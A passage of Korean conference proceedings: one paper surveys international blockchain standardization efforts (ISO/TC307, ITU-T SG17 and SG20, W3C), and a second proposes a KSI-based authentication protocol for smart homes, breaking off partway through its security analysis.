최근 각광받는 기술인 블록체인은 다양한 분야에서 도입 가능성이 검토되고 있고, 잠재력을 높이 평가받고 있다. 그러나 기술 도입의 초기 단계이기 때문에 기술에 대한 이해도가 떨어지고 블록체인에 대한 오해가 양산되고 있다. 그도 그럴 것이 블록체인에 대해 합의된 정의가 없고, 국제적으로 통용될 표준이 제정되지 않았다. 이러한 모호성에 답을 내놓기 위해 3곳의 국제 표준화 기구에서 블록체인 표준화를 추진하고 있다. 본고에서는 국제 표준화 진행 현황에 대해 읽기 쉽고 정리된 자료를 제공하여 블록체인 국제 표준화에 대한 관심을 높이고자 한다. 궁극적으로 학계 부문에서는 현재 어떤 과제가 주안점이며, 어떤 기여를 할 수 있는지 밝혀 연구를 활성화하고, 민간 산업 부문에서는 기술에 대한 가시성을 밝혀 도입을 촉진하고자 한다.

본고 2장에서는 블록체인 기술과 특장점을 서술하여 블록체인에 대한 이해를 높이고, 3장에서는 3곳의 국제 표준화 기구가 진행하는 블록체인 표준화 동향을 정리하고 시사점을 밝혀 학계 및 민간 부문에서의 관심을 모으고자 한다.

II. 블록체인 관련 연구

2.1 블록체인 개요

블록체인은 비트코인에서 처음으로 사용된 P2P 거래의 분산 원장 기술이다. 거래 내역을 포함한 블록이 순차적으로 이어져 원장을 이룬다. 한 블록은 이전 블록과 연결되어 거래의 신뢰성을 보장하고, 해시함수로 연결되어 모든 거래내역을 재작업하지 않는 이상 변경, 삭제 등의 해킹이 어렵다.[1] 참가자들이 직접 블록을 생성하여, 제3자나 중앙관리자가 필요했던 기존의 신뢰기반 거래와 달리, 참가자가 거래의 유효성과 무결성을 검증한다.[1]

블록은 헤더와 바디로 구성이 된다. 헤더에는 버전, 이전 블록의 해시, 머클루트, 논스 타임스

탬프, 비트가 포함되고 바디에는 현 블록에 포함될 거래내역으로 구성이 된다.[2]

참가자가 블록을 생성하는 과정을 채굴이라고 부른다. 채굴을 합의 알고리즘에 따라 진행되는데, 본고에서는 합의 알고리즘 중 작업증명(Proof of Work, PoW) 방식에 대하여 설명하려고 한다. 우선 새로운 거래를 모든 노드에게 공개하고 각 노드는 블록에 거래내역을 수집한다.[1] 각 노드는 블록에 대하여 작업증명을 수행한다.[1] 이는 새로운 블록의 해시값을 구하기 위해 연산 작업을 거치는 것으로, 이전 블록의 해시값과 논스에 연접한 값을 해시 연산하여 새로운 블록의 해시값을 찾아낸다.[3] 이때 해시 연산의 특성 때문에 순차적으로 연산해야 하므로 CPU 파워가 강할수록 더 빨리 값을 찾아낼 수 있다.[1] 작업증명을 완료하여 값을 찾은 노드는 전체 노드에게 알리고, 다른 노드는 유효한 거래만을 인정하고 승인된 블록은 체인에 추가된다.[1] 그 중에는 동시에 상이한 블록이 생성되는 경우가 생기는데[1] 그를 Fork라고 칭한다. 이 경우에는 새로운 블록이 잇따라 생성되어 더 길어지는 경우의 블록 집합을 따른다.[1] 이렇게 작업증명을 통해 새로 생성된 블록의 유효성을 검증하고 이중지불을 방지한다.[2]

또한 블록체인은 디지털 서명을 통해 무결성과 신뢰성을 보장한다.[2] 송금을 받은 사람의 공개키는 주소로서 블록에 추가된다.[2] 이후 받은 돈을 다른 상대에게 보낼 때, 자신의 개인키로 다음 블록에 포함된 이전 해시에 전자 서명한다. 이전 블록의 주소, 즉 공개키와 개인키로 작성한 다음 블록 전자서명을 매칭하여 무결성을 검증하고, 송금인에 대한 신뢰를 보증한다.[2] 이때 키 페어는 익명으로 운영되어 프라이버시를 보장한다.[1]

2.2. 블록체인 주요 특성

블록체인은 분산 기록, 자동화, 보안성, 신뢰성, 투명성, 다섯 가지의 특성을 가진다. 우선 분산하여 기록하기 때문에 분산 기록의 특징을, 기술에 의해 실시간으로 거래가 일어나고 그를 기록하기 때문에 자동화 특징을 가진다. 해시함수와 디지털 서명을 활용하여 보안성을 높였고 디지털 서명은 또한 블록체인의 신뢰성을 높이는 영향을 주었다. 마지막으로 거래 내용이 모든 참여 노드에게 공개되기 때문에 투명성이 제고된다.

이러한 블록체인의 특징 덕에 다음과 같은 장점을 가질 수 있다. 우선 분산 기록이기 때문에 금융업계에서 각 기업 간 정보를 일치시키기 위해 치루는 비용을 감축할 수 있고 정보 관리에 대한 효율성이 증대된다.[4][5] 또한 중앙 실패 지점을 제거할 수 있으며 분산된 DB로서 기능하기 때문에 사업 탄력성은 증대시킨다.[4] 둘째로, 자동화 특성 덕에 기존 거래를 완료하는데 며칠이 걸리던 특수한 거래들의 지불 속도를 가속할 수 있고, 정확도가 증대되며 기존에 투입되던 인력에 대한 비용을 절감할 수 있다.[4] 블록체인이 갖는 보안성 덕에 보안이 강화되는 한편, 사기·위변조를 방지할 수 있다.[4] 또한 구조적으로 신뢰성을 보장하기 때문에 사기를 방지할 수 있고 이중 지불 위험 등 지불과 관련된 위험을 감소시킬 수 있다.[4] 또한 투명성은 거래내역의 가시성을 높여 감사를 실시할 수 있게 한다.[4]



[그림 1] 블록체인 특징에 따른 장점[4][5]

블록체인은 다양한 부문에 적용되어 이점이 있을 것이라 기대된다. 대표적으로 금융업(국제결제, 금융시장, 무역, P2P 거래 등)을 꼽고, 그 외 일반 산업(유통, 의료, 부동산, 방송), 정부(기록관리, 신원관리, 투표, 세금), 교차산업(IoT, 사이버보안, 재무회계) 분야에서 활용 가능할 것이라고 내다보고 있다.[4]

III. 표준화 동향

현재 블록체인 표준화는 International Standardization Organization, International Telecommunications Union Telecommunication, World Wide Web Consortium, 3개의 국제표준화 기구에서 진행되고 있다. 본고에서는 세 기구의 표준화 동향에 대해 다룰 것이다.

3.1 ISO/TC307

16년 4월 Standards Australia는 블록체인과 전자 분산 원장 기술의 표준화를 기술 활동의 새로운 분야(NFTA)로 ISO에 제안하였다.[6] 16년 9월, ISO는 그 제안을 받아들여 블록체인을 새로운 국제 표준으로 승인하고 호주를 ISO 기술위원회(TC) 307의 사무국으로 지정하였다.[6] Standards Australia는 블록체인 표준화를 통해 효율적이고 안전한 거래, 실시간 협상, 시장 분쟁 감소, 프로세스 효율화, Know Your Customer에 대한 부담 절감, 스마트 계약의 비용 절감 등 다양한 이점을 취할 수 있을 것이라 주장하였다.[6] 또한 블록체인 기술을 명백히 밝혀, 시장 신뢰를 받으며 도입되도록 돕고자 한다.[6] 향후 블록체인 기술은 정부, 소비자 제품 및 서비스, 의료, 에너지, 금융서비스, 부동산, 중소기업 등의 분야에 도입할 수 있다고 전망된다.[6] 특히 거래 플랫폼을 구축해야 하는 기존의 도입장벽을 무너뜨려 중소기업의 경제적 성장 촉진하고, 개발도상국의 은행 및 관련 애플리케이션 분야에 큰 이점을 가져다 줄 것이라 보았다.[6]

이러한 기대효과를 달성하기 위해 TC307은 다음과 같은 목표를 세웠다. 우선 블록체인과 전자 분산 원장 기술의 표준화를 통해 상호 운용성을 갖추고 사용자, 애플리케이션, 시스템 간의 정보 교환을 지원하고자 한다.[6] 둘째로 블록체인 기반 기술이 규제 및 통제와 양립할 수 있음을 보장하고자 한다.[6] 셋째로, 강력한 프라이버시와 보안 조치를 갖춘 블록체인 애플리케이션을 개발하도록 지도하고자 하며, 마지막으로 표준을 통해 블록체인 기술의 도전과제를 기술하고 블록체인의 활용가능성을 서술하고자 한다.[6]

TC307은 참조 아키텍쳐·분류 및 온톨로지, 활용 사례, 보안 및 프라이버시, 신원, 스마트 계약 5가지로 분과하였다.[7] 특히 참조 아키텍쳐·분류 및 온톨로지 부문에서는 전문용어를 정의하고, 개발 및 사용 프레임워크를 구축하여 블록체인 간 커뮤니케이션을 가능하게 하고 블록체인 소프트웨어와 애플리케이션 개발을 지원하려고 한다.[6] 활용사례 부문에는 금융서비스, 공공 서비스, 공급망 관리 등이 포함될 것이다.[6] 스마트 계약 부문에서 부분적으로 법과 호환될 수 있도록 구상할 것이지만 전반적으로는 기술적 해결책(프로토콜, 상호 운용성)을 중점적으로 서술하고 법적 의무와 규제 문제는 제외하겠다고 계획하였다.[6] 이를 통해 궁극적으로 상호 운용성을 보장하고자 한다.

TC307에는 한국, 독일, 영국, 일본, 러시아, 프랑스, 싱가포르, 중국, 미국 등 18개 참가국과 16개 관찰국이 참여하고 있다.[7] 또한 ISO 내부 합동 기술 위원회 및 하위 분과 위원회 등 내부 위원회와 협력하여 표준화를 진행할 것이고 외부 기관으로는 European Commission과 SWIFT와 협력을 맺었다.[7]

현재 TC307은 표준화에 있어 전문 용어, 프라이버시 및 보안, 신원관리를 우선 과제로 삼고, 거버넌스, 위험 등의 이슈는 향후과제로 설정하였다.[6] 17년 4월 호주에서 첫 ISO/ TC307 국제 블록체인 표준 회의를 개최하여 표준화 작업을 본격적으로 착수하였다.[6]

3.2 ITU-T SG17 및 SG20

3.2.1 SG17

ITU-T Study Group 17(보안 부문)은 17년 3월, 정기 회의에서 Blockchain Focus Group을 결성하고 블록체인을 표준화 항목으로 받아들일 것을 제안하였다.[8] ITU-T Focus Group Security Aspects of Blockchain(가칭)은 블록체인 기반 전자 금융 서비스와 기술 부문 보안 측면을 주제로 설정하고, 블록체인 기반 전자 금융 서비스를 위한 보안 표준 로드맵 개발을 목표로 설정하였다.[8] 구체적으로 첫째, 전문

용어 ·개념·범위 등 정의, 특징 및 요구사항 규정, 기술 리포트 작성, 기술 경쟁력 분석, 보안 및 프라이버시 측면 연구 등 미래 연구 항목을 제시하고자 한다.[8] 둘째로 이해당사자에 대한 정보를 수집하고, 정책 및 규제 프레임워크, 위험평가 방법, 비즈니스 모델 등을 연구하여 블록체인 기반 전자 금융 서비스가 운영되는 생태계에 대해 기술하고자 한다.[8] 셋째로 성공적인 활용 사례를 연구하여 구현 사례를 찾고, 넷째, 워크숍을 개최하고 연관 기관과의 협력을 맺고자 한다.[8] 이러한 방법을 통해 블록체인과 관련 기술의 보안 측면을 분석하고, 안전한 구현을 실행시킬 실무 지침서를 개발하고자 한다.[8]

3.2.2 SG20

ITU-T SG20(IoT 및 스마트 시티 부문)은 Q4에서 분산 서비스 플랫폼으로서의 BoT (Blockchain of Things) 프레임워크라 부르는 새로운 워크 아이템을 개척하였다.[9] BoT는 IoT와 Blockchain을 융합하여, 중앙 IT 기반시설없이 사업 파트너간 자동화된 비즈니스 프로세스를 구축하는 새로운 방식이다.[9] BoT의 도입을 통해 IoT 서비스에서 신뢰를 구축하고자 하고, 비용 절감 및 거래 가속화, 대량의 IoT 장치 연결 등의 이점을 기대하고 있다.[9]

BoT 프레임워크 초안의 구체적인 내용을 살펴보면, 부록의 비교 분석 및 조사를 명료히 서술하여 표준화 정당성을 확보하였고, 범위와 개념을 뚜렷하게 규정하였다.[9] 용어 정의 및 부록의 블록체인 플랫폼 기술 분석, BoT활용사례 (바이크 Supply Chain, DDos 공격 방어, ITS 정보 교환, 장치 민주주의 등)는 개발 중에 있어[9] 차도는 있으나 더 많은 기여가 필요하다. 그 외 기술 개요, 특징, 요구사항 BoT 관련 역량 등은 골자만 짜인 상태로[9] 내용이 충분치 않은 상태이다.

이러한 연구를 통해, 블록체인을 활용하여 어떻게 IoT와 스마트시티 애플리케이션 및 서비스를 개선할 수 있는지 밝히고 개념, 특징, 요구사항, 프레임워크, 역량, 활용사례 등을 제공하는데 기여하고자 한다.[9]

3.3 W3C Blockchain Community Group

W3C에서는 블록체인과 관련한 새로운 기술과 금융업계의 use case를 연구하고 가치 평가하고자 블록체인 커뮤니티 그룹을 16년 3월에 발족하였다.[10] W3C의 BCG는 현재 정식 표준화 그룹은 아니나 진행 내용을 공개적으로 확인할 수 있어, 쉽게 참고 및 연구 자료로서 활용할 수 있다는 장점이 있기에 포함하였다. 이 그룹은 “ISO20022를 기초로 한 메시지 형태의 블록체인 표준을 개발하기 위해, 토렌트, 퍼블릭 블록체인, 프라이빗 블록체인, 사이드 체인 등의 블록체인을 사용하기 위한 가이드라인을 개발하”는 것을 미션으로 설정했다.[10] 한 달에 두

<표 1> BCG 과제 및 진행 현황[10]

Key	Summary	목표	진행 현황
BT-1	Configure Blockchain CG issue tracker	대중 공개 회원가입 public-blockchain@w3.org 에 보고 오픈소스 공개	아틀라시안 클라우드를 통해 오픈 소스 프로젝트로 진행 중 웹사이트를 통해 진행 내용 확인 가능 회원가입 가능
BT-2	List-up issues from previous telcons	내용 없음	내용 없음
BT-3	Define what is Blockchain	블록체인 정의	아직 합의되지 않음 무엇이 정의에 들어가야 하고 정의에 포함되어선 안 되는지를 의논 중
BT-4	Develop Use cases	활용 사례 개발	Dragonchain -디즈니 블록체인 플랫폼에 대한 조사 W3C Blockchain Use Cases 문서 개발 중 Use case exploration model 문서 개발 중
BT-5	Summarize ISO20022 messages	내용 없음	내용 없음
BT-6	Blockchain based key management	내용 없음	내용 없음
BT-7	Guideline for Blockchain and storage	내용 없음	내용 없음
BT-9	Prepare TPAC2016 CG meeting	TPAC2016(19 - 23 SEPTEMBER)회의 준비	2016년 9월 19~23일, 포르투갈 리스본에서 개최

BT-10	Vitalize blockchainCG	blockchainCG 활성화 -W3C와 합동, 지부 수립, 세미나 개최 등	내용 없음
BT-11	Operate high-performance and high-availability Blockchain Node	블록체인 샌드박스 네트워크를 구축하여 실험 -자금 조달, 네트워크 구축	현 블록체인 테스트넷의 불안정으로 공개 허가 테스트넷의 필요성이 제기됨
BT-12	Discuss BSafe.Network	BSafe.Network라는 연구용 네트워크에 대한 요구사항	Bsafe.Network 소개

번 웹 화상회의를 열고, 회의록과 진행 내용은 일반인에게 공개하고 있다.[10] BCG의 11개의 과제 항목과 진행 현황을 다음 표로 구성하였다.[10]

최근에는 활용사례 문서화, 활용사례의 우선순위 결정, 전문용어 및 정의, ISO와의 협력, 향후 6개월 계획 등 다섯 가지 주요 안건을 논의하고 있다.[12] 특히 활용사례를 문서화하는 것을 최우선 과제로 두고, 그 뒤에 우선순위를 결정, ISO와의 협력을 구축하는 것을 순으로 중요도를 정했다.[12] 활용사례 문서로 활용사례 탐구 모델과 W3C Blockchain Use case가 개발 중에 있다. 전자는 활용사례를 5단계로 세부 분류한 것으로 사용자의 요구와 중추 아키텍처, 수직의 영역 세분화와 그에 따른 구체적인 활용 사례를 보여준다.[13] 후자는 블록체인 생태계의 분야별 구체적인 활용사례를 담고자 한다.[14] 각 활용 부문의 구체적인 예시를 활발히 개발하고 있으나, 용어 정의, 역할정의, 요구사항 등은 간략히 서술되어 더욱 많은 참여와 노력이 필요한 상황이다.[14] 또한 최근 사용자 중심의 블록체인 활용사례의 언급 필요성이 제기되었다.[12]

3.4 시사점

<표 2> 각 표준화 기구에서의 블록체인 표준화 작업 비교표

기관	목적	표준분야	진행상황
ISO/TC307	블록체인 과 전자분산 원장 기술에 대한 표준화를 통해 상호운용성 보장	참조 아키텍처·분류 및 온톨로지 /활용사례 /보안 및 프라이버시 /신원 /스마트 계약	17년 4월 호주에서 첫 ISO/ TC307 국제 블록체인 표준 회의를 개최
ITU-T	SG17	블록체인 기반 전자 금융 서비스와기술 부문 보안 측면의 표준화를 통해 보안 표준 로드맵 개발	Focus Group 승인
	SG20	BoT 프레임워크 표준화를 통해 블록체인 관련 기술을 사용하여 어떻게 IoT와 스마트 시티 응용 및 서비스를 개선할 수 있을지 밝히고, 개념, 특징, 요구사항, 프레임워크, 역량, 활용 사례 등 제공	분산 서비스 플랫폼으로서의 BoT(Blockchain of Things) 프레임워크	규정: 범위, 개념, 비교 분석 및 조사 진행중: 용어 정의, 블록체인 플랫폼 기술분석, BoT활용 사례 개요: 기술개요, 특징, 요구사항, BoT 특수역량
W3C BCG		블록체인을 사용하기 위한 가이드라인을 개발하며 기술과 활용 사례를 연구 및 평가	11개로 분과 블록체인 정의/ 활용사례 /블록체인 키관리 /블록체인 가이드라인 /블록체인 운영환경 구축 /블록체인 연구용 네트워크 등	활용사례 문서화, 활용사례의 우선순위 결정, 전문용어 및 정의, ISO와의 협력, 향후 6개월 계획 등5가지 주요안건 중 활용사례에 주로 초점을 맞추어 활용사례 탐구 모델 및 W3C Blockchain Use Case 문서 개발중

같은 블록체인 표준화더라도 기관에 따라 ISO/TC 307은 기술적 해결책을, ITU-T SG17은 보안, ITU-T SG20은 블록체인을 도입한 IoT 플랫폼, W3C/BCG는 실질적인 도입을 위한 연구로서 활용 사례로 각각의 주안점을 달리 했다.

현재 TC307과 SG17은 표준화 승인을 받아 본격적으로 표준화 작업에 착수하였고, SG20과 BCG는 어느 정도의 진전을 보였으나 여전히 초기 단계에 머물러 있다.

각 기구별로 관심을 가질만한 학계, 민간 대상이 있다면 다음과 같이 꼽을 수 있을 것이다. 우선 TC307에는 블록체인의 기술적 연구를 하고자 하는 학자들과 블록체인 전문 기업을 비롯하여 블록체인을 도입하고자 하는 금융, 일반

사업, 교차산업 부문의 민간 기업이 관심을 가질 수 있다. SG17은 보안 분야의 연구자와 블록체인 전문기업 및 보안 전문기업이 주의를 기울여야 할 것이다. SG20은 IoT 관련 기업과 연구자, 특히 새로운 플랫폼을 도입하여 효율성을 증대하고 해결책을 제시하고자 하는 연구 및 관련 종사자(IoT, 교통 시스템, 신원관리, 공급망 등)의 이목을 끌 것이다. BCG의 경우에는 블록체인의 활용을 연구하고자 하는 학자들과 블록체인을 도입하고자 하는 관련 기업을 모두 포함될 것이다.

IV. 결론

본 논문에서는 블록체인이 무엇인지, 구성요소, 작업증명 방식, 디지털 서명 방식을 우선 살펴보고, 특장점을 살펴보았다. 또한 3곳의 표준화 기구에서 진행하는 블록체인 관련 표준화 작업의 동향을 살펴보고 시사점을 제시하였다.

현재 모든 기구에서의 진행 상황이 초기 단계에 머물러 있어 많은 연구와 기여가 필요한 상황이다. 본 논문을 통해 학계, 민간 부문에서 많은 관심을 가지고 참여할 것을 바란다. 학계는 연구 및 개발을 통해 표준화 작업에 기여할 것을 촉구하고, 민간 부문은 투자하고자 하는 분야에서의 동향을 꾸준히 살펴보기를 권고한다.

[참고자료]

[1] Satoshi Nakamoto, Bitcoin: A peer-to-peer electronic cash system, www.bitcoin.org, 2008.

[2] 이혁준, 이수미, 비트코인의 신뢰구조와 이중지불의 위협, 정보보호학회지, 2016.4.

[3] 이부형, 임연주, 이종혁, 블록체인 플랫폼에서의 합의 알고리즘, 한국통신학회, 2017.

[4] Moody's Investors Service, Robust, cost-effective applications key to unlocking blockchain's potential credit benefits, 2016.7.

[5] Fidelity International, 블록체인의 밝은 전망, 2016.7

[6] Standards Australia, Roadmap for blockchain standards, 2017.3.

[7] ISO/TC 307, Blockchain and electronic distributed ledger technologies, https://www.iso.org/committee/6266604.html

[8] Kyeong Hee Oh, ChangOh Kim, TD0263 Ways forward for security aspects of blockchain, ITU-T SG17, 2017.3.

[9] Xiongwei Jia, Ramy Ahmed Fathy, Zheng Huang, Song Luo, Jun Gong, Juntao Peng, Abdurahman Al Hassan, TD217 Initial output text for new draft Recommendation Y.IoT-BoT-fw"Framework of blockchain of things as decentralized service platform" at Q4 meeting, ITU-T SG20, 2017.3.

[10] W3C, Blockchain Community Group, https://www.w3.org/community/blockchain

[11] W3C, System dashboard, https://blockchaincg.atlassian.net/secure/Dashboard.jspa

[12] W3C, BlockchainCG F2F meeting at Paris, https://www.w3.org/2017/04/24-blockchain-minutes.html

[13] Blockchain : Use case exploration model, https://lists.w3.org/Archives/Public/public-blockchain/2017Apr/att-0030/Blockchain_Use_Case_Development_W3c__1_.pdf

[14] Manu Sporny, Marta Piekarska, W3C Blockchain Use Cases, https://docs.google.com/document/d/1BNKQ-hNFIpROyzQRig7a7kTBcmclAQlbv3MCCZfhHiE/edit#heading=h.aer8sifi7nt6

안전한 스마트 홈 환경을 위한 KSI 기반 인증관리 및 통신에 관한 연구1)

라경진*, 이임영**

순천향대학교 컴퓨터학과*,**

A study on KSI-based authentication management and communication for secure smart home environment2)

Gyeong-Jin Ra*, Im-Yeong Lee**

Dept of Computer Science and Engineering, Soonchunhyang University*,**

요 약


최근 초연결사회의 도래로 IoT(Internet of Things)발전과 함께 스마트환경은 모든 사물이 네트워크연결을 통해 사람의 개입 없이 기기들간의 완전자율화를 지향한다. 이에 KSI(Keyless Signature Infrastructure)는 기존 인수분해의 어려움에 기반하는 공개키 방식을 사용하지 않으며, 해시트리를 통해 유일한 글로벌타임스탬프 값을 만들고 분산데이터베이스인 블록체인으로 연결한다. 이는 PKI(Public Key Infrastructure)탈피하면서 전자서명의 요구사항을 만족하지만 공개키 구조가 제공하는 암호화 기능이 없기 때문에 기밀성에 대해선 별도의 보안메커니즘이 필요하다. 본 논문에서는 이중 해시 체인을 통한 대칭키 기반의 암호를 이용하여 기밀성을 제공하고, Extended Merkle Tree를 적용한 해시트리를 이용하여 보안강도와 효율성이 증가된 KSI 기반의 스마트 환경 시스템을 제안한다.

I. 서론

IoT의 발전에 따라, 모든 사물이 유기적으로 네트워크와 통신하는 초연결사회가 도래했다. 스마트 홈 환경의 IoT Device는 유·무선 통신 기술을 통해 다양한 서비스를 제공하여 사용자들에게 편의성을 제공한다.

스마트 홈 환경의 IoT Device는 IoT의 특성에 따라 네트워크 환경에서 취약점을 이용한 공격기법이 존재한다. 특히 중앙 Gateway를 통해 연결되어있는 Device의 경우 Single Failure 문제가 발생할 수 있으며 이는 안전한 상호인증과 데이터 위변조, 정보유출에 대한 보안이 요구된다[1].

본 논문에서는 기존 인증관리 및 통신에 대



(그림 1) KSI 기반의 안전한 스마트 홈 환경

하여 PKI기반 인증 시스템과 AKI기반의 인증 시스템의 안전성과 효율성을 분석하고, 안전한 스마트 홈 구축을 위해 보다 적합한 KSI 기반 인증 관리 및 통신 프로토콜을 제안, 분석한다. KSI는 기존 인증 시스템과 달리 해시체인 기반의 일회용 인증과 분산된 네트워크 환경을 이용하여 인증서를 관리한다[2]. 또한 블록체인을 통해 유일한 타임스탬프 값을 생성하여 별도의 TTP(Trusted Third Party)에 의존하지 않고 관리시스템 구축이 필요하지 않다. 그러나 KSI

2) 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00156, 블록체인의 정보보호 프레임워크 및 평가 방법 개발)

는 기밀성을 제공하지 않기 때문에 전체 시스템 설계에 별도의 메커니즘이 필요하다. 따라서 본 논문에서는 확장 된 Merkle tree를 적용하여 보안 강도와 계산량을 향상시킨다. 또한 기밀성을 제공하기 위해 이중 해시 체인을 이용한 세션키를 생성하여 안전하고 효과적인 스마트 환경 구축 시스템을 제안한다(그림 1).

II. 관련연구

2.1 Accountable Key Infrastructure(AKI)

AKI는 기존의 PKI의 취약성인 “single point failure”를 극복하기 위한 기반환경에서 각 영역의 구성요소 간 발생하는 트랜잭션을 감시하고 있다[1]. 하지만 AKI 또한 별도의 트랜잭션 감시와 무결성 검증을 위한 상호인증이 되어진 시스템이 필요하게 된다.

2.2 Keyless Signature Infrastructure(KSI)

KSI는 기존의 PKI기반 공개키 구조 방식과 달리 사용자 인증과 메시지의 무결을 따로 계산한다. 즉 인증은 해시체인의 불가역성을 이용한 공개키 구조를 하고, 메시지의 무결성은 글로벌 해시 트리를 생성하여 유일한 타임스탬프 값으로 제공한다. 이는 블록체인으로 연결되어 인터넷과 같은 네트워크 서비스 내에서 강력한 투명성과 접근성을 제공한다[3]. 하지만 KSI는 기존 PKI가 제공하는 암호화 기능의 기밀성을 제공하지 않는다. 따라서 전체 시스템설계에서는 별도의 KSI시스템을 사용하면서 기밀성을 제공하고 추가 인증이 필요하다.

2.3 Extneded Merkle Signature Scheme(XMSS)

기존의 Merkle Tree에서 Laef Node가 인근의 노드와 연접 후 해시연산하여 상위로 가는 과정에서 일련의 Bit Masking을 한 후 연접하여 해시연산되는 과정을 거친다. 이는 해시의 생일역설의 강도에 따라 같은 보안강도 대비 절반의 출력량을 가진다[4].

2.4 Double Hash Chain

일반 해시 체인은 해시의 일방향성을 이용하여 초기 SEED를 통해 생성한 비밀 값으로 부터 마치 체인을 엮듯이 한 방향으로 거듭 해시한 값으로 체인을 생성하여, 마지막 값을 공개한 후 반대방향으로 하나씩 공개하여 해시한 값을 공개 값과 비교하여 사용하는 방식이다. 이중 해시 체인은 일반 해시 체인 2개를 쌍으로 하여 각 해시체인의 출발지점을 반대로 한 다음, 각각의 해시 체인 값 두 개를 XOR한 값을 해시 체인의 무결성 검증 용도로 사용한다. 이는 일반 해시 체인의 일부가 유출되어도 전체를 유추 할 수 없도록 한다.

III. 보안요구사항

본 연구에서 제안하는 해시 기반 디지털서명에 대한 보안 요구사항은 다음과 같다.

- 서명자 인증: 디지털서명의 서명자를 누구든지 검증할 수 있어야 한다.
- 위조 불가: 합법적인 서명자만이 디지털서명을 생성할 수 있어야 한다.
- 재사용 불가: 문서의 서명을 다른 문서의 서명으로 사용할 수 없어야 한다.
- 변경 불가: 서명한 문서의 내용을 변경할 수 없어야 한다.
- 부인 방지: 서명자는 후에 서명한 사실을 부인할 수 없어야 한다.

IV. 제안방식

스마트 홈 내의 KSI와 직접 통신이 어려운 Device는 Bluetooth Low Energy(BLE) WiFi와 같은 신호를 통해 Gateway의 중계기를 이용하여 통신한다. 스마트 홈 서비스를 이용하는 사용자는 스마트 폰과 같은 Contoller를 통해 외부에서 Gateway와의 통신으로 홈 내 IoT Device를 제어·관리 한다.

본 논문의 제안방식은 통신을 위해 키를 생성하는 사전 준비 과정, KSI를 통한 Device-Gateway-사용자 Controller와의 통신과정으로 이루어진다.

4.1 시스템 계수

- ID_{DEV} IoT 디바이스 고유 시리얼

- SM_{IMEI} 스마트폰 IMEI
- IV_K 초기 공유 비밀키
- ID_S KSI 서버 ID
- Z_i KSI에 참여하는 Device의 비밀키, 초기 난수 SEED의 해시체인 연산을 통해 생성
- Z_0 해시 체인의 최종 생성 값, 공개키
- r 해시 체인으로 생성한 이진 해시 트리의 Root 값, 공개키
- C_i 이진 해시 트리의 Root 값 검증을 위해 사용되는 형제노드
- S_t KSI의 글로벌 해시트리로 생성한 타임스탬프 값
- t_0 해시 체인을 통해 생성한 공개키 타임스탬프
- t_n 비밀키의 사용 여부 확인을 위해 해시 체인의 인덱스를 i를 이용한 세션키 타임스탬프 t_n=t_0 + i
- SK_i SK_i : Gateway와 Device간의 세션키
- h 해시 연산

4.2 사전 준비 과정

4.2.1 KSI와 통신을 위한 키 생성 과정

Device는 SEED를 통해 해시한 값과 이를 한 방향으로 거듭 해시한 값을 생성한다. 이후 전체를 Exteded Merkle Tree로 엮어 생성한 해시트리의 Root 값과 거듭 해시하여 최종으로 생성한 해시값을 공개키로 사용한다.

$$Z_i = h(Z_{i+1})$$
$$Z_{i,j} = h((Z_{2i,j-1} \oplus b_{i,j}) \| (Z_{2i+1,j-1} \oplus b_{r,j}))$$

4.2.1 Gateway와 통신을 위한 키 생성 과정

Device는 Gatway를 통해 KSI로 Device 의 인증을 위해 개인키를 보내는 과정에서 Gateway와 사전공유한 대칭키를 이용하여 보내게 된다. 이후 통신을 위한 세션키는 Deivce의 KSI 인증을 위해 사용된 일회용 개인키와 Gateway의 일회용 키의 이중 해시 체인 연산으로 다음 통신의 세션키를 계산한다.

$$SK_i = Z_{i+1} \oplus P_{n-i}$$

4.3 KSI 등록 과정

Step 1: 새롭게 인증서 생성을 원하는 Device는 ID_{DEV}, r, Z_0, t_0을 초기 비밀키로 암호화 하여 SmartPhone에 전달한다.

Step 2: SmartPhone은 Device로부터 받은 메시지를 복호화여 $ID_{DEV} \oplus SM_{IMEI} \oplus Nonce$ 값과 r, Z_0, t_0값을 Gateway에 전달한다.

Step 3: Gateway는 ID_{DEV}, r, Z_0, t_0 을 KSI 서버에 전달한다.

Step 4: KSI서버는 해시트리를 통해 인증서를 생성하고 서버의 아이디 ID_S 와 함께 Gateway에 전달한 후 다시 Device에 전달한다.

4.4 메시지 생성 과정

Step 1: Device는 전송을 원하는 메시지와 함께 $E(IV_K, ID_{DEV}, M), H(Z_i, M), C_i$을 Gateway로 전달한다.

Step 2: Gateway는 수신한 내용을 복호화하여 메시지의 해시값과 Device 인증서 정보만을 KSI로 전달하여 Device의 인증과 함께 메시지의 유일한 글로벌 타임스탬프 값을 얻는다.

Step 3: Gateway는 초기 대칭키로 암호화한 메시지와 글로벌 타임 스탬프값을 포함하여 $E(IV_K, M), S_t$ 을 SmartPhone에 전달한다.

4.5 세션키 갱신 과정

Step 1: Gatewat는 자신의 해시체인에서 개인키를 초기대칭키로 암호화 한 $E(IV_K, P_{n-i})$을 Device에 전달하고, 세션키를 갱신한다.

Step 2: Device는 Gateway로부터 수신한 정보를 초기 대칭키로 복호화한 후 세션키를 계산하여 그 다음 통신을 수행한다.

$$E(SK_j, \sigma_j)$$

$$\sigma_j = E(IV_K, ID_{DEV}, M), h(Z_{i+1}, M), C_{i+1}$$

V. 제안방식 분석

1. 양자컴퓨팅 면역

제안 방식의 사용자 인증키는 일반 공개키-비밀키에 의존하지 않고 해시함수의 일방향성을 통해 비밀키를 일회만사용하고 계속적으로 변경하기 때문에 양자컴퓨팅 공격에 면역을 갖는다.

2. 통신량 효율

제안 방식은 KSI를 통해 글로벌 타임 스탬핑을 포함하는 서명을 제공하기 때문에 별도의 ECDSA등의 연산이 불필요하며 1번의 해시 연산 대신 XOR 연산을 통해 전체 통신량에 효율을 갖는다.

3. MITM/Reply Attack

KIS를 통해 인증서의 유효성을 검사하여 공개키 검증을 통해 MITM 공격으로부터 안전하며, 일회성의 해시 체인 비밀키 사용을 통해 재전송 공격을 방어한다.

4. 분산네트워크 구조

